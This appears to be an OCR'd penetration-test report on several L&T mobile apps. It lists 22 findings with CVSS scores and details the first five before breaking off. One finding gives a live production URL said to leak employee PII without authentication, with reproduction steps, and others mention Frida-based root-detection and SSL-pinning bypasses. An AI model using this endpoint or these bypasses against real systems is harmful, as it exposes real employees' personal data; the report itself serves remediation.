
Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Insecure Communication, Flag Misconfigurations and Sensitive Data Exposure and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Graphical Representation of Vulnerabilities:

This section highlights the graphical representation of the vulnerability severity discovered during the assessment:



Summary of Key Findings

After thorough investigation, the test team successfully identified several vulnerabilities in the Android Application Penetration Testing. Despite exhaustive efforts, the L&T Mobile Penetration Testing modules exhibited security concerns.

Finding ID #	Vulnerability Title	Severity Level	CVSS Score	Status
#9XEMEE	Unauthenticated Personally Identifiable Information (PII) Disclosure in Spoors Collection Android Application	Critical	9.1	Open
#R63Q8T	Hardcoded Sensitive Credentials in D2C Android Application Source Code	Medium	5.9	Open
#GBXWQP	Improper Root Detection Implementation in Brake Android Application	Medium	5.2	Open
#DVH4ZM	Lack of Root Detection Implementation in Farm Digital Android Application	Medium	4.8	Open
#4N408F	Improper Root Detection Implementation in Spoors Collection (All- non ML retail loans) Android Application	Medium	4.8	Open
#P49EH8	Clear Text Traffic is Enabled in the Farm Digital Android Application	Low	3.7	Open
#PWQDKL	Username Enumeration on Login Page in the Farm Digital Android Application	Low	3.7	Open
#GPRES5	Clear Text Traffic is Enabled in the Brake Android Application	Low	3.7	Open
#HTVR86	User Enumeration on Login Page in the Brake Android Application	Low	3.7	Open
#37C7OQ	Clear Text Traffic is Enabled in the WRF Android Application	Low	3.7	Open
#CQHK98	Source Code is not Obfuscated in the WRF Android Application	Low	3.7	Open
#8ZLLST	Misconfigured Transport Security Feature in the Workline iOS Application	Low	3.7	Open
#EDAYEV	Apache Tomcat Version and Internal IP Disclosure in Spoors RCU Application	Low	3.7	Open
#GGQ38X	Apache Tomcat Default Page Disclosure in the Spoors Collection (All- non ML retail loans) Android Application	Low	3.7	Open
#1O3HXO	Qlik Sense Android Application is	Low	3.7	Open

	Vulnerable to Microsoft IIS Server Version Disclosure			
#OJ05T4	SSL Pinning Bypass in the Farm Digital Android Application	Low	3.1	Open
#JHFF5K	Jailbreak Detection Bypass using the Hestia Tool in the D2C iOS Application	Low	3.1	Open
#HGAOU1	SSL Pinning Bypass using the SSL Kill Switch 2 Tool in the D2C iOS Application	Low	3.1	Open
#6P95OD	SSL Pinning Bypass in the Spoors Collection (All- non ML retail loans) Android Application	Low	3.1	Open
#5HMYW6	The cleartextTrafficPermitted is Set to True in Qlik Sense Android Application	Low	3.1	Open
#77UHUO	Background Screen Capture is not Disabled in the Farm Digital Android Application	Low	2.4	Open
#NE5HJJ	Background Screen Capture is not Disabled in the Spoors Collection (All- non ML retail loans) Android Application	Low	2.4	Open

Detailed Finding

The below sections list the detailed technical description of the identified vulnerabilities, possible mitigation strategies with references, security risk, and step-by-step details to reproduce the vulnerabilities.

1. #9XEMEE Unauthenticated Personally Identifiable Information (PII) Disclosure in Spoors Collection Android Application

Description
During the assessment, we discovered the endpoint /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1 discloses the PII data of employees without any authentication.

CVSS	Vector String	Risk Rating
9.1	3.1#CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N	Critical

Module Name	Affected Resource
• /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1	Spoors Collection (All- non ML retail loans) Application pentest

Security Risk
The reported security severity of this vulnerability is classified as ***Critical***, considering the exploitability. Here are the security impacts: • This vulnerability poses a significant risk to the privacy and security of users of the Spoors Collection Application. The exposed PII may include but is not limited to: 1. empId 2. companyId 3. empNo 4. empFirstName 5. empLastName 6. empPhone 7. empEmail 8. managerId 9. empFormId Unauthorized access to such sensitive data could lead to identity theft, financial fraud, or other malicious activities targeting the affected users.

Workaround/Mitigation

To address this vulnerability, implement the following:

- Implement proper access control on critical endpoints such as: /ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1
- Introduce robust authentication mechanisms to ensure that only authorized users can access sensitive data within the application.
- Implement access controls and permissions to restrict access to Personally Identifiable Information (PII) only to authenticated and authorized users.
- Provide only information that is required by the application.

References

https://cwe.mitre.org/data/definitions/359.html


Proof of Details(POC)

The following steps provide a precise sequence of actions necessary to reproduce or initiate the identified issue or behavior.

Steps to Reproduce:

Step 1: Open the URL address:

https://cfe.ltferp.com/ltf6/service/collection/getEmployeesByHomeBranch?branchEntityId=1



Step 2: Expand the any index. Observe the PII of the employees.

Step 3: Repeat "Step 2" to view other employees PII.

2. #R63Q8T Hardcoded Sensitive Credentials in D2C Android Application Source Code

Description
Upon successful testing, it was discovered that the "ctAccountId" and "ctPassCode" of com.payu.ui were stored hardcoded in the "build.config" file.

CVSS	Vector String	Risk Rating
5.9	3.1#CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	Medium

Module Name	Affected Resource
• D2C Mobile (Android) Application	D2C Mobile (Android) Application pentest

Security Risk
This vulnerability's reported security severity is categorized as ***Medium***, considering the exploitability. Below is a significant security impact: • Once the hardcoded credentials are discovered, malicious actors can exploit them to gain unauthorized access to backend systems or services.


Workaround/Mitigation
To mitigate this vulnerability, implement the following: • Instead of hardcoding credentials directly into the build configuration file, store them as environment variables. This approach keeps sensitive information out of the source code and allows for easier management and rotation of credentials without requiring code changes.

References
https://cwe.mitre.org/data/definitions/798.html


Proof of Details(POC)

Follow these steps to reproduce

Step 1: Import the APK file in Jadx-Gui, and observe the Source Code.



Step 2: Open the "BuildConfig" file com.payu.ui > BuildConfig.



Observe the disclosure of hardcoded credentials.

3. #GBXWQP Improper Root Detection Implementation in Brake Android Application

Description
Upon successful testing of the Brake Android application. SecureLayer7 discovered that the application had implemented the root detection mechanism. Upon, further investigation SecureLayer7 observed that the application has an improper root detection mechanism and can be bypassed using the Frida script.

CVSS	Vector String	Risk Rating
5.2	3.1#CVSS:3.1/AV:P/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

Module Name	Affected Resource
• Brake Application	Brake Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Medium***, considering the exploitability. The following are the significant security impacts: • Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code. • Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.

Workaround/Mitigation
To address this vulnerability, put the following into practice: • Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.Â • The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.Â • Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application. • Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at the runtime to return negative results.

References

https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage

Proof of Details(POC)
Steps to Reproduce Step 1: Install the application in the rooted device/emulator. Step 2: Open the application, and observe that the application has root detection implemented.

Step 3: Run the installed Frida server.

4. #DVH4ZM Lack of Root Detection Implementation in Farm Digital Android Application

Description
Upon conducting successful testing, it was discovered that the application lack the implementation for root detection.Â

CVSS	Vector String	Risk Rating
4.8	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

Module Name	Affected Resource
• Farm Digital Android App	Farm Digital Application pentest

Security Risk
The assessed security impact of this vulnerability is categorized as ***Medium***, considering the exploitability. Here are the significant security impacts: • Rooted devices have elevated privileges, allowing malicious users to manipulate the application's data, access sensitive information, or inject malicious code. • Rooted devices can bypass security mechanisms implemented by the application, potentially granting unauthorized access to sensitive user data, such as personal information, financial details, or credentials.

Workaround/Mitigation
To address this vulnerability, put the following into practice: • Implement a strong root detection mechanism in place and update it regularly to minimize bypasses that may arise.Â • The application should implement root detection. For example, it could check for the existence of certain files or folders that are present on a rooted device.Â • Add anti-hooking and anti-debugging checks to avoid bypassing root detection in the Android application. • Implement a proper root detection mechanism, and when calling the root detection logic, do not return boolean values as this can be modified at the runtime to return negative results.

References


https://owasp.org/www-project-mobile-top-10/2016-risks/m1-improper-platform-usage


Proof of Details(POC)

Below are detailed steps that outline the exact sequence of actions required to replicate or trigger the identified issue or behavior.

Steps to Reproduce

Step 1: Install the application in the rooted device/emulator, and open the application.


Root Checker Basic
VERIFY ROOT
UPGRADES
RANKINGS
ROOT BASI
Congratulations! Root access is properly installed on this device!
Device: Nexus 4
Android Version: 10
Date and Time: 3/5/24 4:39 AM
Advanced Root Checker
Adds: Customized assistance about the most important aspects of root status.
UPGRADE
Advanced Root Checker
Root Account Status
UPGRADE



Observed that the application is running without any "Root Detection" error message.

5. #4N408F Improper Root Detection Implementation in Spoors Collection (All- non ML retail loans) Android Application

Description
Upon successful testing, it was discovered that the application had implemented the root detection mechanism. Upon further investigation, we observed that the application has an improper root detection mechanism and can be bypassed using the Frida script.

CVSS	Vector String	Risk Rating
4.8	3.1#CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:L	Medium

